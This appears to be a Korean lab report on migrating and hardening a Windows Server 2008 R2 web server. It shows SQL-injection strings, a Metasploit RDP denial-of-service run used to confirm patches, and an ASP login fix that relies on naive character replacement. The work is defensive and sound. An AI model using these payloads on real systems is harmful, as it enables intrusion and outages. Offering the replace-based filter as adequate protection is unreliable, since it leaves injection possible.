
도움말(H)



보안 요구사항

시스템 보안 설정

3) Win2000에서 Win2000의 백업본을 만들기



주소(D) 로컬 디스크 (C:)

이름	크기	종류	수정한 날짜
camel.bak	4,174KB	BAK 파일	2019-12-10 오전 ...

4) Win2000에서 camel의 데이터가 담긴 폴더를 압축하기

주소(D) Inetpub

이름	크기	종류	수정한 날짜
camel.zip	5,056KB	압축 zip 파일	2019-12-10 오전 ...

5) Win2008R2에 Win2000의 백업본 및 필요한 파일 옮기기



로컬 디스크 (C:)

이름	수정한 날짜	유형	크기
inetpub	2019-12-10 오전 ...	파일 폴더	
PerfLogs	2009-07-14 오후 ...	파일 폴더	
Program Files	2019-12-10 오전 ...	파일 폴더	
Program Files (x86)	2019-12-10 오전 ...	파일 폴더	
Windows	2019-12-10 오전 ...	파일 폴더	
사용자	2019-12-10 오전 ...	파일 폴더	
camel.bak	2019-12-10 오전 ...	BAK 파일	4,174KB
camel	2019-11-29 오전 ...	압축(ZIP) 파일	5,088KB
SiteGalaxyUpload	2019-02-20 오후 ...	압축(ZIP) 파일	1,084KB

DB 구 버전 취약점

6) MSSQL Server Management Studio에 들어가기



보안 요구사항	시스템 보안 설정
<p>DB 구 버전 취약점</p>	<p>7) Win2000의 백업본인 camel.bak 적용시키기</p>  <p>7-1) restore database camel from disk = 'c:\camel.bak' with &gt; c:\camel.bak를 이용하여 데이터베이스 camel을 복원한다.</p> <p>7-2) move 'camel_Data' to 'c:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQL\DATA\camel_Data.mdf', &gt; camel_Data를 camel_Data.mdf로 이동시킨다.</p> <p>7-3) move 'camel_Log' to 'c:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQL\DATA\camel_Log.ldf' &gt; camel_Log를 camel_Log.ldf로 이동시킨다.</p> <p>8) F5키를 눌러 새로고침하면 데이터베이스에 camel이 추가된 것을 확인할 수 있다.</p> 

보안 요구사항

시스템 보안 설정

9) C:\camel.zip을 압축풀고 C:\inetpub 폴더 안에 넣기




10) camel 폴더의 속성에서 사용권한에


WIN2008R2\Administrators, WIN2008R2\Users가  
있는지 확인하기

- 만약 없다면 속성-보안 탭-편집-추가로 사용자 추가하기

DB 구 버전 취약점



11) camel 사이트를 추가하기




보안 요구사항

시스템 보안 설정


12) 기본 문서에서 index.asp를 추가하여 최우선으로 두기



13) ASP에서 부모 경로 사용을 False->True로 변경 및 적용



14) Default Web Site는 중지시키고 camel을 시작시키기




DB 구 버전 취약점

15) 재부팅하고 접속해보기







16) 버전 확인 : MSSQL 2008











보안 요구사항	시스템 보안 설정
<p>DB 구 버전 취약점</p>	<p>1. 관리자 로그인</p> <ul style="list-style-type: none"> <li>- 1'or'1'='1이 그래도 사용된다.</li> <li>- 그래서 admin_login.asp 파일을 수정해주어야 한다.</li> </ul> <div data-bbox="571 365 1460 1339" data-label="Code-Block"> <pre> admin_login - 메모장 파일(F) 편집(E) 서식(O) 보기(V) 도움말(H) &lt;!-- #include virtual="/inc/dns.asp" --&gt; &lt;% replace_id = Request("admin_id") replace_pwd = Request("admin_pass")  replace_id = replace(replace_id, ".", "") replace_id = replace(replace_id, "'", "") replace_id = replace(replace_id, "--", "") replace_pwd = replace(replace_pwd, ".", "") replace_pwd = replace(replace_pwd, "'", "") replace_pwd = replace(replace_pwd, "--", "")  if Request("admin_id") &lt;&gt; "" and Request("admin_pass") &lt;&gt; "" then     sql = "SELECT admin_Id, admin_Pass from admin"     sql=sql&amp;" WHERE admin_ID = '"&amp; replace_id &amp;"'"     sql=sql&amp;" AND admin_Pass = '"&amp; replace_pwd &amp;"'"     set rs=server.CreateObject("ADODB.Recordset")     'Response.write sql     'Response.end     rs.open sql,db,3      if rs.EOF or rs.BOF then         &lt;%         &lt;script&gt;             location.replace("index.asp")         &lt;/script&gt;         &lt;%         ' Response.Redirect ("/index.asp")     else         session("user_name") = ""         session("user_jumin") = ""         session("id") = ""         session("name") = ""         Session("admin_id") = Request("admin_id")         Session("admin_pass") = Request("admin_pass")         &lt;%         &lt;script&gt;             location.replace("admin.asp")         &lt;/script&gt;         &lt;%     end if     rs.close     set rs = nothing else     &lt;%     &lt;script&gt;         location.replace("index.asp")     &lt;/script&gt;     &lt;% end if %&gt; </pre> </div> <p>1) 특수문자 필터링</p> <p>2) 필터링한 값으로 비교하기</p> <p>&gt; admin_login.asp는 관리자 로그인 시, id와 pwd를 비교하여 확인하는 코드가 있어서 원본 id, pwd가 아닌 특수문자를 공백으로 처리(필터링)한 값으로 비교하여 로그인 체크하도록 구성</p> <p>&gt; /;/g와 같이 반복적으로 사용해도 인식하도록 시도하였으나 실패(서버 내부 에러 500이 나옴)</p> <div data-bbox="571 1668 1377 1989" data-label="Form"> <p>관리자의 ID와 Password를 입력하세요.</p> <p>ID <input type="text"/></p> <p>Password <input type="password"/></p> <p><input type="button" value="확인"/></p> </div> <p>&gt; 1'or'1'='1 할 경우 계속 로그인 창만 나오게 된다.</p>








보안 요구사항	시스템 보안 설정
DB 구 버전 취약점	<p>2. Error 기반의 SQL Injection으로 데이터 알아내기 &gt; 1' or db_name()&gt;1--</p>  <p><b>Server Error</b></p> <p><b>500 - Internal server error.</b> There is a problem with the resource you are looking for, and it cannot be displayed.</p> <p>&gt; 데이터베이스 이름 확인 불가</p>
	<p>3. 일반 로그인 창에서 union을 이용하여 데이터 알아내기</p>   <p><b>Server Error</b></p> <p><b>500 - Internal server error.</b> There is a problem with the resource you are looking for, and it cannot be displayed.</p> <p>&gt; 데이터 확인 불가</p>



보안 요구사항	시스템 보안 설정
계정 관리	<p>1. 관리자 계정명 수정</p> 

보안 요구사항	시스템 보안 설정 리스트
악성코드 대비	<p>1. MSE(Microsoft Security Essentials) 파일 다운받기</p> <ul style="list-style-type: none"> <li>- Microsoft사에서 제공하는 실시간 감지 툴(백신프로그램)</li> <li>- 경로 : <a href="https://www.microsoft.com/ko-kr/download/details.aspx?id=5201">https://www.microsoft.com/ko-kr/download/details.aspx?id=5201</a></li> </ul> 
	<p>2. 설치하기</p> 
	<p>3. MSE 이용 : 업데이트 확인</p> 

보안 요구사항	시스템 보안 설정 리스트
Sniffing 방지	<p>1. 임시적으로 동적 -&gt; 정적으로 설정하기</p> <p>1) Win2008R2 arp 확인</p> <p>- ping test 한 번 해줘야 arp테이블에 출력된다.</p>  <p>2) arp -s로 정적으로 설정 변경 시도 : 실패</p>  <p>3) netsh interface 명령어로 정적 설정</p>  <p>&gt; netsh interface show interface</p> <p>&gt; netsh interface ip add neighbors "로컬 영역 연결" [ip주소] [mac주소]</p> <p>4) arp 설정 확인</p>  <p>5) 공격자에서 정보 확인 불가능</p> 



보안 요구사항	시스템 보안 설정 리스트
Sniffing 방지	<p>2. 영구적으로 설정하기</p> <p>1) 배치파일 생성하기(확장자 : bat)</p> <ul style="list-style-type: none"> <li>- 전제조건 : 반드시 위에서 임시적으로 정적으로 설정한 상태에서 설정해야 재부팅해도 정적으로 유지된다.</li> </ul>
	
	<p>2) 로컬 그룹 정책 편집기 실행하기</p> <ul style="list-style-type: none"> <li>- 시작-관리 도구-로컬 보안 정책과 다르다!</li> </ul>
	
	<p>3) 컴퓨터 구성-Windows 설정- 이름 확인 정책-스크립트 (시작/종료)-시작프로그램 더블 클릭</p>
	
	<p>4) 스크립트 탭-추가 클릭하여 생성한 배치파일 추가 및 적용</p>
	
	<p>5) 재부팅하고 확인하기 : 정적으로 유지된다.</p> 

보안 요구사항	시스템 보안 설정
<p>원격 데스크톱 보안 수준 낮음인 경우 보안 취약점</p>	<p>1. 브라우저에서 원격 데스크톱의 취약점으로 인한 원격 코드 실행 문제점 업데이트 배포 주소로 이동  경로 : <a href="https://docs.microsoft.com/ko-kr/security-updates/securitybulletins/2012/ms12-036">https://docs.microsoft.com/ko-kr/security-updates/securitybulletins/2012/ms12-036</a></p> <p>Microsoft 보안 공지 MS12-036 - 긴급  <small>2012. 10. 11. - 읽는 데 37분 - 40</small>  이 문서의 내용  원격 데스크톱의 취약점으로 인한 원격 코드 실행 문제점 (2685939)  심각도 및 취약점  원격 데스크톱 프로토콜 취약점(CVE-2012-0173)  원격 배포 도구 및 지침  보안 업데이트 배포</p> <p>원격 데스크톱의 취약점으로 인한 원격 코드 실행 문제점 (2685939)</p> <p>2. Win2008R2에 맞는 업데이트 찾고 내려받은 후 설치</p> <div data-bbox="571 752 1209 869"> <p>Windows Server 2008 R2(x64 기반 시스템용)      원격 코드 실행      긴급</p> <p>(<a href="https://www.microsoft.com/download/details.aspx?familyid=12740f33-579c-4a75-bec0-9a69e9c64266&amp;displaylang=ko">https://www.microsoft.com/download/details.aspx?familyid=12740f33-579c-4a75-bec0-9a69e9c64266&amp;displaylang=ko</a>) (KB2685939)</p> </div>  <p>4. 다시 공격 시도</p> <pre>msf &gt; use auxiliary/dos/windows/rdp/ms12_020_maxchannelids msf auxiliary(ms12_020_maxchannelids) &gt; set rhost 192.168.1.22 rhost =&gt; 192.168.1.22 msf auxiliary(ms12_020_maxchannelids) &gt; set rport 3389 rport =&gt; 3389 msf auxiliary(ms12_020_maxchannelids) &gt; exploit  [-] Auxiliary failed: Rex::ConnectionTimeout The connection timed out (192.168.1.22:3389). [-] Call stack: [-] /opt/metasploit/msf3/lib/rex/socket/comm/local.rb:302:in `rescue in create_by_type' [-] /opt/metasploit/msf3/lib/rex/socket/comm/local.rb:274:in `create_by_type' [-] /opt/metasploit/msf3/lib/rex/socket/comm/local.rb:33:in `create' [-] /opt/metasploit/msf3/lib/rex/socket.rb:47:in `create_param' [-] /opt/metasploit/msf3/lib/rex/socket/tcp.rb:35:in `create_param' [-] /opt/metasploit/msf3/lib/rex/socket/tcp.rb:26:in `create' [-] /opt/metasploit/msf3/lib/msf/core/exploit/tcp.rb:96:in `connect' [-] /opt/metasploit/msf3/modules/auxiliary/dos/windows/rdp/ms12_020_maxchannelids.rb:141:in `run' [*] Auxiliary module execution completed msf auxiliary(ms12_020_maxchannelids) &gt;</pre> <p>5. 블루스크린이 안 뜬다</p> 

보안 요구사항	시스템 보안 설정
IIS 보안 취약점	<p>1. 브라우저에서 HTTP.sys의 취약성으로 인한 원격 코드 실행 문제에 대한 업데이트 배포 주소로 이동</p> <p>경로 :</p> <p><a href="https://docs.microsoft.com/ko-kr/security-updates/securitybulletins/2015/ms15-034">https://docs.microsoft.com/ko-kr/security-updates/securitybulletins/2015/ms15-034</a></p> <p><b>Microsoft 보안 공지 MS15-034 - 긴급</b></p> <p>2017. 10. 11. • 읽는 데 4분 • 🍷</p> <p><b>이 문서의 내용</b></p> <p>HTTP.sys의 취약성으로 인한 원격 코드 실행 문제(3042553)</p> <p>요약</p> <p>영향받는 소프트웨어</p> <p>심각도 및 취약성</p> <p>취약성 정보</p> <p>HTTP.sys 원격 코드 실행 취약성(CVE-2015-1635)</p> <p>보안 업데이트 배포</p> <p>감사의 말</p> <p>고지 사항</p> <p>수정 내역</p> <p><b>HTTP.sys의 취약성으로 인한 원격 코드 실행 문제(3042553)</b></p> <p>2. 업데이트 내려받고 설치하기</p> <p>- 암호 정책 때문에 다음으로 진행 못 할 경우, 로컬 보안 정책-암호 정책에서 설정할 수 있다.</p> <div><div><div>Windows Server 2008 R2(x64 기반 시스템용) 서비스 팩 1](<a href="https://www.microsoft.com/ko-kr/download/details.aspx?id=46480">https://www.microsoft.com/ko-kr/download/details.aspx?id=46480</a>) (3042553)</div><div>원격 코드 실행</div><div>긴급</div><div>없음</div></div></div> <div></div> <p>3. 블루스크린이 안 뜬다.</p> <div></div>